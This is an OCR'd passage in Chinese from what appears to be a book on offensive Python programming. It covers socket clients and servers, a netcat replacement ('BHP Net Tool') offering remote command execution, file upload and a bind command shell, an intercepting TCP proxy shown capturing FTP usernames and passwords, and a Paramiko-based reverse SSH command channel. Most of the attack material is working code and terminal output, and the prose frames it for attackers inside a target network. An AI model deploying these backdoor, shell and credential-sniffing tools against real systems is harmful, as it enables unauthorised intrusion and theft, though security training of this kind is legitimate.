

图 1-7　使用调试器检查和修改本地变量

在做了一些修改之后，你可以通过按 F5 键恢复执行脚本。

虽然这是一个非常简单的例子，但它展示了 WingIDE 在开发和调试 Python 脚本时几个最有用的功能[4]。

以上就是我们在本书剩余部分编写代码时需要配置的环境。别忘了为针对 Windows 系统的章节准备好虚拟机，当然，使用真实的机器代替虚拟机不存在任何问题。

现在让我们开始学习一些有趣的内容吧！

4. 如果你已经使用的集成开发环境与 WingIDE 的功能类似，请给我发一份电子邮件或者一条推特，我非常喜欢听到这样的消息。

2

网络基础

网络一直都是黑客最喜爱的竞技场。通过简单的网络访问，攻击者可以做任何想做的事情，例如主机扫描、数据包注入、数据嗅探、远程攻击主机，等等。但是，如果你通过某种方法进入目标企业的内部网络，那么在陌生的内网环境中，你可能会发现自己陷入了某种困境：你没有任何工具进行网络攻击，没有 netcat，没有 Wireshark，没有编译器，甚至没有办法去安装编译器。然而，在很多情况下，你可能会惊讶地发现目标环境中安装了 Python，这就是你下一步工作的起点。

本章将介绍一些基本的使用 Python 的 `Socket`[1]模块进行网络编程的方法，在此基础上，我们将编写客户端、服务端，以及一个 TCP 代理；之后将它完善成我们自己的 netcat，最后完成一个命令行 shell 工具的编写。本章是后续章节的基础，在后面的章节中，我们将编写主机发现工具，实现跨平台的嗅探，以及创建一个远程木马框架。现在我们开始吧。

---

1. 有关套接字的全部文档可以在 http://docs.python.org/2/library/socket.html 中找到。

Python 网络编程简介

开发人员可以使用大量的第三方 Python 工具创建网络客户端和服务器，这些第三方工具的核心模块是 socket 模块。这个模块展示了快速创建 TCP 和 UDP 服务器及客户端、使用原始套接字等所必需的代码。为了攻击进入或者保持控制目标主机，socket 模块是我们必须使用的模块。让我们从创建一个简单的客户端和服务器开始，这会是你将来最常编写的两个网络脚本。

TCP 客户端

在渗透测试的过程中，我们经常会遇到需要创建一个 TCP 客户端来连接服务、发送垃圾数据、进行模糊测试或者进行其他任务的情况。如果你工作在一个独立的大型企业网络环境中，那么你不会拥有丰富的网络工具或者编译器，你甚至可能会在一个不具备基本的复制和粘贴功能或者失去互联网连接的环境下工作。在这种环境下，你需要迅速手动创建一个 TCP 客户端。多说无益，我们开始编写代码。下面是一个简单的 TCP 客户端。

```
import socket

target_host = "www.google.com"
target_port = 80

# 建立一个 socket 对象
❶ client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# 连接客户端
❷ client.connect((target_host,target_port))

# 发送一些数据
❸ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# 接收一些数据
❹ response = client.recv(4096)

print response
```

首先，我们建立一个包含 AF_INET 和 SOCK_STREAM 参数的 socket 对象❶。

AF_INET 参数说明我们将使用标准的 IPv4 地址或者主机名，SOCK_STREAM 说明这将是一个 TCP 客户端。然后，我们将客户端连接到服务器❷并发送一些数据❸。最后一步是接收返回的数据并将响应数据打印出来❹。这是一个最简单的 TCP 客户端，但也将是你最经常写的一段代码。

在以上代码段中，你应该注意到我们对套接字做了一定的假设。第一条假设就是连接总是能成功建立，不会出错或异常；第二条假设是服务器总是期望客户端能首先发送数据（与之相反的是服务器首先向你发送数据并等待你的响应）；第三条假设是服务器每次都能及时返回数据。我们做这些假设主要是为了方便起见。当然，程序员会有各种方法处理套接字阻塞、套接字异常，以及与之相关的情况。渗透测试人员很少对自己编写的、用于侦查和攻击的“短平快”的工具添加以上细节，所以我们将在本章中忽略它们。

UDP 客户端

Python 编写的 UDP 客户端和 TCP 客户端相差不大。我们仅需要做两处简单的修改，将数据包以 UDP 的格式发出。

```
import socket

target_host = "127.0.0.1"
target_port = 80

# 建立一个 socket 对象
❶ client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# 发送一些数据
❷ client.sendto("AAABBBCCC",(target_host,target_port))

# 接收一些数据
❸ data, addr = client.recvfrom(4096)

print data
```

正如你看到的，在创建套接字对象时，我们将套接字的类型改为 SOCK_DGRAM ❶。之后我们调用 sendto()函数❷将数据传到你想发送的服务器上，因为 UDP

是一个无连接状态的传输协议，所以不需要在此之前调用 connect()函数。最后一步是调用 recvfrom()函数❸接收返回的 UDP 数据包。你将接收到回传的数据及远程主机的信息和端口号。

再强调一遍，我们的目标不是成为网络编程高手；我们只需要迅速、简单和足够可靠地处理日常的黑客任务的工具。让我们来创建简单的服务端吧。

TCP 服务器

用 Python 创建 TCP 服务端和创建客户端一样简单。你可能需要将自己的 TCP 服务端绑定到命令行 shell 或者创建一个代理（这两个需求我们将在后面完成）。首先，我们来创建一个标准的多线程 TCP 服务器。大体的代码结构如下：

```
import socket
import threading

bind_ip   = "0.0.0.0"
bind_port = 9999

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Listening on %s:%d" % (bind_ip,bind_port)

# 这是客户处理线程
❸ def handle_client(client_socket):

    # 打印出客户端发送得到内容
    request = client_socket.recv(1024)

    print "[*] Received: %s" % request

    # 返还一个数据包
    client_socket.send("ACK!")
```

```
        client_socket.close()


    while True:

❹       client,addr = server.accept()

        print "[*] Accepted connection from: %s:%d" % (addr[0],addr[1])

        # 挂起客户端线程，处理传入的数据
        client_handler = threading.Thread(target=handle_client,args=(client,))
❺       client_handler.start()
```

首先，我们确定服务器需要监听的 IP 地址和端口❶。然后，我们启动监听❷并将最大连接数设为 5。下一步，我们让服务端进入主循环中，并在这里等待连接。当一个客户端成功建立连接的时候❹，我们将接收到的客户端套接字对象保存到 `client` 变量中，将远程连接的细节保存到 `addr` 变量中。接着，我们以 `handle_client` 函数为回调函数创建了一个新的线程对象，将客户端套接字对象作为一个句柄传递给它。然后我们启动线程开始处理客户端连接❺。`handle_client` 函数❸执行 `recv()`函数之后将一段信息发送给客户端。

如果你使用我们之前编写的 TCP 客户端，那么你就可以发送一个测试数据包到服务器端，你将看到以下输出：

```
[*] Listening on 0.0.0.0:9999
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

就是这样！非常简单，但的确是非常有用的一段代码。在接下来的两节里，我们将在此基础上扩展建立一个 netcat 替代工具和一个 TCP 代理。

取代 netcat

netcat 是网络界的“瑞士军刀”，所以聪明的系统管理员都会将它从系统中移除。不止在一个场合，我进入的服务器没有安装 netcat 却安装了 Python。在这种情况下，需要创建一个简单的客户端和服务器用来传递想使用的文件，或

者创建一个监听端让自己拥有控制命令行的操作权限。如果你是通过 Web 应用漏洞进入服务器的，那么在后台调用 Python 创建备用的控制通道显得尤为实用，这样就不需要首先在目标机器上安装木马或后门了。创建这样一个工具也是个不错的 Python 习题，让我们开始吧。

```
import sys
import socket
import getopt
import threading
import subprocess


# 定义一些全局变量
listen              = False
command             = False
upload              = False
execute             = ""
target              = ""
upload_destination  = ""
port                = 0
```

这里，我们导入了所有需要的 Python 库并设置了一些全局变量。真正的工作还没有开始呢！

现在我们创建主函数处理命令行参数和调用我们编写的其他函数。

```
❶ def usage():
        print "BHP Net Tool"
        print
        print "Usage: bhpnet.py -t target_host -p port"
        print "-l --listen              - listen on [host]:[port] for ¬
                                         incoming connections"
        print "-e --execute=file_to_run - execute the given file upon ¬
                                          receiving a connection"
        print "-c --command             - initialize a command shell"
        print "-u --upload=destination  - upon receiving connection upload a ¬
                                          file and write to [destination]"
        print
        print
```

```
        print "Examples: "
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""
        print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
        sys.exit(0)

def main():
        global listen
        global port
        global execute
        global command
        global upload_destination
        global target

        if not len(sys.argv[1:]):
                usage()

        # 读取命令行选项
❷       try:
                opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:", ¬
                ["help","listen","execute","target","port","command","upload"])
        except getopt.GetoptError as err:
                print str(err)
                usage()


        for o,a in opts:
                if o in ("-h","--help"):
                        usage()
                elif o in ("-l","--listen"):
                        listen = True
                elif o in ("-e", "--execute"):
                        execute = a
                elif o in ("-c", "--commandshell"):
                        command = True
                elif o in ("-u", "--upload"):
                        upload_destination = a
```

```
        elif o in ("-t", "--target"):
                target = a
        elif o in ("-p", "--port"):
                port = int(a)
        else:
                assert False,"Unhandled Option"


    # 我们是进行监听还是仅从标准输入发送数据？
❸   if not listen and len(target) and port > 0:

        # 从命令行读取内存数据
        # 这里将阻塞，所以不在向标准输入发送数据时发送 CTRL-D
        buffer = sys.stdin.read()

        # 发送数据
        client_sender(buffer)

    # 我们开始监听并准备上传文件、执行命令
    # 放置一个反弹 shell
    # 取决于上面的命令行选项
    if listen:
❹           server_loop()

main()
```

上面的代码读入所有的命令行选项❷，我们通过检测选项设置必要的变量。如果命令行参数不符合我们的标准，就打印出工具的帮助信息❶，在接下来的代码段中❸，我们试图模仿 netcat 从标准输入中读取数据，并通过网络发送数据。如注释所示，如果需要交互式地发送数据，你需要发送 CTRL-D 以避免从标准输入中读取数据。在最后一段代码中❹，如果检测到 listen 参数为 True，我们则建立一个监听的套接字，准备处理下一步的命令（上传文件，执行命令，开启一个新的命令行 shell）。

现在我们来测试这些新的特性，打开客户端代码，在主（main）函数中增加如下代码。

```
def client_sender(buffer):
```

```
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        # 连接到目标主机
        client.connect((target,port))

❶       if len(buffer):
                client.send(buffer)


        while True:

                # 现在等待数据回传
                recv_len = 1
                response = ""

❷               while recv_len:

                        data     = client.recv(4096)
                        recv_len = len(data)
                        response+= data

                        if recv_len < 4096:
                                break

                print response,

                # 等待更多的输入
❸               buffer = raw_input("")
                buffer += "\n"

                # 发送出去
                client.send(buffer)


except:

        print "[*] Exception! Exiting."
```

```
        # 关闭连接
        client.close()
```

现在你应该熟悉这些代码了。我们从建立一个 TCP 套接字对象开始，首先检测是否已经从标准输入中接收到了数据❶。如果一切正常，我们就将数据发送给远程的目标主机并接收回传数据❷，直到没有更多的数据发送回来。然后，我们等待用户下一步的输入❸并继续发送和接收数据，直到用户结束脚本运行。下面附加的那行用来对用户的输入进行特殊处理，这样我们的客户端就能与命令行 shell 兼容。现在，我们继续创建服务器端的主循环和子函数，用来对命令行 shell 的创建和命令的执行进行处理。

```
def server_loop():
        global target

        # 如果没有定义目标，那么我们监听所有接口
        if not len(target):
                target = "0.0.0.0"

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind((target,port))

        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # 分拆一个线程处理新的客户端
                client_thread = threading.Thread(target=client_handler, ¬
                args=(client_socket,))
                client_thread.start()



def run_command(command):

        # 换行
        command = command.rstrip()
```

```
    # 运行命令并将输出返回
    try:
❶           output = subprocess.check_output(command,stderr=subprocess. ¬
            STDOUT, shell=True)
    except:
        output = "Failed to execute command.\r\n"

    # 将输出发送
    return output
```

到目前为止，你已经是创建多线程 TCP 服务端的老手了，所以我不对 server_loop 函数做深入介绍。但 run_command 函数包含了一个我们还没有介绍过的函数库：subprocess 库。subprocess 提供了强大的进程创建接口，它可以提供给你多种与客户端程序交互的方法。在这个例子中❶，我们运行了用户输入的命令，在目标的操作系统中运行，然后通过连接将命令结果回传到我们控制的客户端。异常处理代码用来处理一般的错误并将错误信息回传，告诉你命令执行失败。

现在我们来实现文件上传、命令执行和与 shell 相关的功能。

```
def client_handler(client_socket):
    global upload
    global execute
    global command

    # 检测上传文件
❶   if len(upload_destination):

        # 读取所有的字符并写下目标
        file_buffer = ""

        # 持续读取数据直到没有符合的数据

❷       while True:
            data = client_socket.recv(1024)

            if not data:
                break
```

```
                else:
                        file_buffer += data

        # 现在我们接收这些数据并将他们写出来
❸       try:
                file_descriptor = open(upload_destination,"wb")
                file_descriptor.write(file_buffer)
                file_descriptor.close()

                # 确认文件已经写出来
                client_socket.send("Successfully saved file to ¬
                %s\r\n" % upload_destination)
        except:
                client_socket.send("Failed to save file to %s\r\n" % ¬
                upload_destination)



# 检查命令执行
if len(execute):

        # 运行命令
        output = run_command(execute)

        client_socket.send(output)


# 如果需要一个命令行 shell，那么我们进入另一个循环
❹ if command:

        while True:
                # 跳出一个窗口
                client_socket.send("<BHP:#> ")

                     #现在我们接收文件直到发现换行符(enter key)
                cmd_buffer = ""
                while "\n" not in cmd_buffer:
                        cmd_buffer += client_socket.recv(1024)
```

```
            # 返还命令输出
            response = run_command(cmd_buffer)

            # 返回响应数据
            client_socket.send(response)
```

第一段代码❶负责检测我们的网络工具在建立连接之后是否设置为接收文件，这样做有助于我们上传和执行测试脚本、安装恶意软件或者让恶意软件清除我们的 Python 脚本。首先，在循环中❷接收文件数据，保证数据完全接收。然后，打开一个文件句柄并将内容写入文件中。wb 标识确保我们是以二进制的格式写入文件，这样就能确保我们上传和写入的二进制文件能够成功执行。之后我们添加文件的执行功能❸，通过调用我们之前写好的 run_command 函数执行文件并将结果通过网络回传。最后一段代码处理我们的命令行 shell❹；程序持续处理输入的数据执行命令并将输出回传。你会注意到函数在扫描每一行的换行字符以决定何时处理命令，这就会让它和 netcat 一样好用。然而，如果你自己编写一个 Python 客户端与它交互，那么要记得添加换行符。

小试牛刀

现在让我们使用这个程序看看输出情况。在一个终端或者 cmd.exe shell 中，运行我们的如下脚本：

```
justin$ ./bhnet.py -l -p 9999 -c
```

现在，你可以启动另外一个终端或者 cmd.exe，或者以客户端模式运行脚本。记住我们的脚本读取的是标准输入直到接收到 EOF（文件末尾）标志，按 Ctrl+D 组合键发送 EOF 指令：

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
total 32
drwxr-xr-x 4 justin staff 136 18 Dec 19:45 .
drwxr-xr-x 4 justin staff 136 9 Dec 18:09 ..
-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py
-rw-r--r-- 1 justin staff 844 10 Dec 09:34 listing-1-3.py
```

```
<BHP:#> pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

可以看到，我们返回了典型的命令行 shell，由于我们在一个 UNIX 主机上，所以可以运行一些本地命令并回传其输出，就好像我们通过 SSH 登录一样，或者像是直接在目标主机本地运行。我们也可以使用老派的方式直接利用客户端发送 HTTP 请求：

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet. ¬
py -t www.google.com -p 80

HTTP/1.1 302 Found
Location: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See http://www.google.com/support/ ¬
accounts/bin/answer.py?hl=en&answer=151657 for more info."
Date: Wed, 19 Dec 2012 13:22:55 GMT
Server: gws
Content-Length: 218
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.ca/">here</A>.
</BODY></HTML>
[*] Exception! Exiting.

justin$
```

就是这样！这不是什么高级技术，但确实是使用 Python 编写客户端和服务端进行黑客攻击的基础。当然，基础是非常重要的，在此基础上用你的想象力扩展和改进它。接下来，我们编写一个 TCP 代理，这在很多攻击场景中非常实用。

创建一个 TCP 代理

有很多理由让你的工具箱中保留一个 TCP 代理，它不仅可以将流量从一个主机转发给另一个主机，而且可以评估基于网络的软件。在企业级环境下进行渗透测试时，你会经常遇到无法使用 Wireshark 的情况，无法在 Windows 系统上加载驱动嗅探本地流量，分段的网络也阻拦你使用工具直接嗅探目标主机。我经常在实际案例中部署简单的 TCP 代理以了解未知的协议，修改发送到应用的数据包，或者为模糊测试创建一个测试环境。让我们开始吧！

```
import sys
import socket
import threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
              server.bind((local_host,local_port))
        except:
              print "[!!] Failed to listen on %s:%d" % (local_host,local_ ¬
              port)
              print "[!!] Check for other listening sockets or correct ¬
              permissions."
              sys.exit(0)

        print "[*] Listening on %s:%d" % (local_host,local_port)


        server.listen(5)

        while True:
               client_socket, addr = server.accept()

               # 打印出本地连接信息
               print "[==>] Received incoming connection from %s:%d" % ¬
               (addr[0],addr[1])
```

```
            # 开启一个线程与远程主机通信
            proxy_thread = threading.Thread(target=proxy_handler, ¬
            args=(client_socket,remote_host,remote_port,receive_first))

            proxy_thread.start()

def main():

    # 没有华丽的命令行解析
    if len(sys.argv[1:]) != 5:
        print "Usage: ./proxy.py [localhost] [localport] [remotehost] ¬
        [remoteport] [receive_first]"
        print "Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"
        sys.exit(0)

    # 设置本地监听参数
    local_host  = sys.argv[1]
    local_port  = int(sys.argv[2])

    # 设置远程目标
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    # 告诉代理在发送给远程主机之前连接和接受数据
    receive_first = sys.argv[5]

    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False


    # 现在设置好我们的监听 socket
    server_loop(local_host,local_port,remote_host,remote_port,receive_first)

main()
```

大部分代码看起来都似曾相识：我们读入命令行参数，然后运行服务端的

循环以监听连接请求。当一个新的请求到达时，我们将它交给 proxy_handler 函数处理，此函数接收每一个比特的数据，然后发送到目标远程主机。

现在让我们在 main 函数之前添加以下代码来实现 proxy_handler 函数的功能。

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):

    # 连接远程主机
    remote_socket = socket.socket(socket.AF_INET,
                                  socket.SOCK_STREAM)
    remote_socket.connect((remote_host,remote_port))

    # 如果必要从远程主机接收数据
❶   if receive_first:

❷           remote_buffer = receive_from(remote_socket)
❸           hexdump(remote_buffer)

            # 发送给我们的响应处理
❹           remote_buffer = response_handler(remote_buffer)

            # 如果我们有数据传递给本地客户端，发送它
            if len(remote_buffer):
                    print "[<==] Sending %d bytes to localhost." % ¬
                    len(remote_buffer)
                    client_socket.send(remote_buffer)
    # 现在我们从本地循环读取数据，发送给远程主机和本地主机
    while True:

        # 从本地读取数据
        local_buffer = receive_from(client_socket)


        if len(local_buffer):

            print "[==>] Received %d bytes from localhost." % len(local_ ¬
            buffer)
            hexdump(local_buffer)
```

```
            # 发送给我们的本地请求
            local_buffer = request_handler(local_buffer)

            # 向远程主机发送数据
            remote_socket.send(local_buffer)
            print "[==>] Sent to remote."

        # 接收响应的数据
        remote_buffer = receive_from(remote_socket)

        if len(remote_buffer):

            print "[<==] Received %d bytes from remote." % len(remote_buffer)
            hexdump(remote_buffer)

            # 发送到响应处理函数
            remote_buffer = response_handler(remote_buffer)

            # 将响应发送给本地 socket
            client_socket.send(remote_buffer)

            print "[<==] Sent to localhost."

        # 如果两边都没有数据，关闭连接
❺       if not len(local_buffer) or not len(remote_buffer):
            client_socket.close()
            remote_socket.close()
            print "[*] No more data. Closing connections."

            break
```

这个函数包含了代理的主体逻辑。首先，我们检查并确保在启动主循环之前，不向建立连接的远程主机主动发送数据❶。一些作为服务的进程可能会做这样的事情（例如 FTP 服务器一般会首先发送旗标）。然后，我们使用 `receive_from` 函数❷，我们在与接收方和发送方的通信中都将用到这个函数；它使用套接字对象实现数据的接收。然后我们转储数据包的负载，查看里面是

否有感兴趣的内容❸。下一步，我们将接收的数据提交给 response_handler 函数❹。在函数中，我们可以修改数据包的内容，进行模糊测试任务，检测认证问题，或者其他任何你想做的事情。这里还有一个类似的 request_handler 函数可以将输出的流量进行修改。最后一步是将接收的缓存发送到本地客户端。剩下的代码非常简单：我们持续从本地读取数据、处理、发送到远程主机、从远程读取数据、处理、发送回本地主机，直到所有数据都处理完毕。

下面我们将剩余的函数代码添加进来，完成代理脚本的编写。

```
# 这个漂亮的十六进制导出函数是从 http://code.activestate.com/recipes/142812-hex-dumper/
# 获得的

❶ def hexdump(src, length=16):
    result = []
    digits = 4 if isinstance(src, unicode) else 2


    for i in xrange(0, len(src), length):
       s = src[i:i+length]
       hexa = b' '.join(["%0*X" % (digits, ord(x))  for x in s])
       text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.'  for x in s])
       result.append( b"%04X   %-*s   %s" % (i, length*(digits + 1), hexa, ¬
       text) )

    print b'\n'.join(result)


❷ def receive_from(connection):

    buffer = ""

    # 我们设置了两秒的超时，这取决于目标的情况，可能需要调整
    connection.settimeout(2)

       try:
              # 持续从缓存中读取数据直到没有数据或者超时
              while True:
                     data = connection.recv(4096)
```

```
                    if not data:
                        break

                    buffer += data

            except:
            pass

            return buffer

    # 对目标是远程主机的请求进行修改
❸ def request_handler(buffer):
        # 执行包修改
        return buffer


❹ # 对目标是本地主机的响应进行修改
    def response_handler(buffer):
        # 执行包修改
        return buffer
```

这是完成代理程序的最后一段代码。首先，我们创建一个十六进制转储的函数❶，它仅输出数据包的十六进制值和可打印的 ASCII 码字符。这对了解未知的协议非常有用，还能找到使用明文协议的认证信息，等等。`receive_from` 函数用来接收本地和远程主机的数据❷，它使用 socket 对象作为参数。默认情况下，我们将 socket 的超时设置为 2 秒，这样的设置对于代理流量到其他国家或者网速慢的网络显得过于苛刻（如果需要可以增加超时时长）。函数剩下的代码用来处理接收数据，直到远端不再有数据传送过来。最后两个函数❸❹允许你修改代理双向的数据流量。这一点非常有用，例如，如果你检测到数据中发送的明文认证信息，你希望提升权限，那么可以使用 `admin` 取代 `justin` 登录应用。现在我们已经创建好代理程序，让我们尝试使用一下吧。

小试牛刀

现在，代理的核心部分和支持的函数都已经准备就绪，让我们通过代理 FTP 服务的流量进行测试。按照如下方式启动代理：

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

我们使用 sudo 是因为端口 21 是一个高权限端口，所以需要管理员权限或者 root 权限才能启动监听。现在使用你喜欢的 FTP 客户端并将本地主机的地址和端口 21 设置成需要连接的远程主机和端口。当然，你需要将代理指向真实的 FTP 服务器，这样才能获得实际的响应。当我通过运行代理连接测试的 FTP 服务器后，得到如下结果：

```
[*] Listening on 127.0.0.1:21
[==>] Received incoming connection from 127.0.0.1:59218
0000   32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E    220 ProFTPD 1.3.
0010   33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61    3a Server (Debia
0020   6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37    n) [::ffff:22.22
0030   2E 31 36 38 2E 39 33 5D 0D 0A                      .22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost.
0000   55 53 45 52 20 74 65 73 74 79 0D 0A                USER testy..
[==>] Sent to remote.
[<==] Received 33 bytes from remote.
0000   33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71    331 Password req
0010   75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D    uired for testy.
0020   0A                                                 .
[<==] Sent to localhost.
[==>] Received 13 bytes from localhost.
0000   50 41 53 53 20 74 65 73 74 65 72 0D 0A             PASS tester..
[==>] Sent to remote.
[*] No more data. Closing connections.
```

你可以清楚地看到，我们能够成功获取 FTP 的旗标及发送的用户名和密码，同时也能看到服务器因为认证信息错误拒绝访问并直接断开连接。

通过 Paramiko 使用 SSH

使用我们编写的 BHNET 工具接收和发送数据非常方便，但有时候需要通过加密流量来避免检测，这是更明智的选择。最常用的办法就是使用 Secure Shell（SSH）发送流量。但万一目标环境中没有 SSH 客户端怎么办呢（比如现实世界中 99.81943%的 Windows 主机）？

当然，Windows 下有很多非常好的 SSH 客户端，比如 Putty。本书是一本关于 Python 的书，在 Python 的世界里，你可以使用原始套接字和一些加密函数创建自己的 SSH 客户端或者服务端，但如果有现成的模块，为什么还要自己实现呢？使用 Paramiko 库中的 PyCrypto 能够让你轻松使用 SSH2 协议。

为了了解这个函数库的工作方式，我们将使用 Paramiko 创建一个连接，在 SSH 的 Linux 系统上运行命令，然后配置 SSH 服务端和客户端在远程的 Windows 主机上运行命令，最后参照 BHNET 工具命令行参数的代理选项，展示包含 Paramiko 的反向隧道演示脚本。让我们开始吧。

首先，使用 pip 安装程序获取 Paramiko（或者直接从 *http://www.paramiko.org/* 上下载）：

```
pip install paramiko
```

然后，我们将使用一些演示文件，所以确保你从 Paramiko 的官方网站下载了这些文件。

创建一个名为 *bh_sshcmd.py* 的文件并输入如下代码：

```
import threading
import paramiko
import subprocess

❶ def ssh_command(ip, user, passwd, command):
      client = paramiko.SSHClient()
❷     #client.load_host_keys('/home/justin/.ssh/known_hosts')
❸     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
      client.connect(ip, username=user, password=passwd)
      ssh_session = client.get_transport().open_session()
      if ssh_session.active:
❹         ssh_session.exec_command(command)
          print ssh_session.recv(1024)
      return

ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

这是一个非常简单的程序。我们创建了一个名为 `ssh_command` 的函数❶，该函数连接到 SSH 服务器并运行一条命令。请注意 Paramiko 支持用密钥认证❷来代替密码验证，我们强烈推荐在现实环境中使用 SSH 密钥认证，但是方便

起见，在这个例子中我们使用传统的用户名和密码进行验证。

因为连接两端的主机都在我们的控制之下，所以我们设置策略自动添加和保存目标 SSH 服务器的 SSH 密钥❸，然后开始连接。最后，假设连接成功，我们通过调用 ssh_command 函数运行命令，本例运行的是 command id❹命令。

让我们通过连接到自己的 Linux 服务器上进行测试：

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

可以看到程序连接到服务器上并成功执行了命令。你可以修改脚本使程序能够在 SSH 服务器上运行多条命令或者在多个 SSH 服务器上执行命令。

在基础工作完成之后，我们开始修改脚本，通过 SSH 在 Windows 主机上运行多条命令。当然，通常情况下，在使用 SSH 的时候，你可以使用 SSH 客户端连接 SSH 服务器，但是由于 Windows 本身不一定安装有 SSH 服务端，所以我们需要反向将命令从 SSH 服务端发送给 SSH 客户端。

创建一个新的名为 *bh_sshRcmd.py* 的文件并输入如下代码：[2]

```
import threading
import paramiko
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)#read banner
        while True:
            command = ssh_session.recv(1024) #get the command from the SSH ¬
            server
            try:
                cmd_output = subprocess.check_output(command, shell=True)
```

2. 这项扩展工作由 Hussam Khrais 提供，可以在 http:// resources.infosecinstitute.com/中找到。

```
                ssh_session.send(cmd_output)
            except Exception,e:
                ssh_session.send(str(e))
        client.close()
    return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

最初的几行与上一个程序类似，新的内容从 `while True:`循环开始。注意我们发出的第一个命令是 `ClientConnected`。你将了解我们为什么在另外一端创建 SSH 连接。

现在我们创建一个名为 *bh_sshserver.py* 的文件并输入如下代码：

```
import socket
import paramiko
import threading
import sys
# 使用 Paramiko 示例文件的密钥
❶ host_key = paramiko.RSAKey(filename='test_rsa.key')

❷ class Server (paramiko.ServerInterface):
    def _init_(self):
        self.event = threading.Event()
    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
    def check_auth_password(self, username, password):
        if (username == 'justin') and (password == 'lovesthepython'):
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED
server = sys.argv[1]
ssh_port = int(sys.argv[2])
❸ try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind((server, ssh_port))
    sock.listen(100)
    print '[+] Listening for connection ...'
```

```
        client, addr = sock.accept()
    except Exception, e:
        print '[-] Listen failed: ' + str(e)
        sys.exit(1)
    print '[+] Got a connection!'

❹ try:
        bhSession = paramiko.Transport(client)
        bhSession.add_server_key(host_key)
        server = Server()
        try:
            bhSession.start_server(server=server)
        except paramiko.SSHException, x:
            print '[-] SSH negotiation failed.'
        chan = bhSession.accept(20)
❺       print '[+] Authenticated!'
        print chan.recv(1024)
        chan.send('Welcome to bh_ssh')
❻       while True:
            try:
                command= raw_input("Enter command: ").strip('\n')
                if command != 'exit':
                    chan.send(command)
                    print chan.recv(1024) + '\n'
                else:
                    chan.send('exit')
                    print 'exiting'
                    bhSession.close()
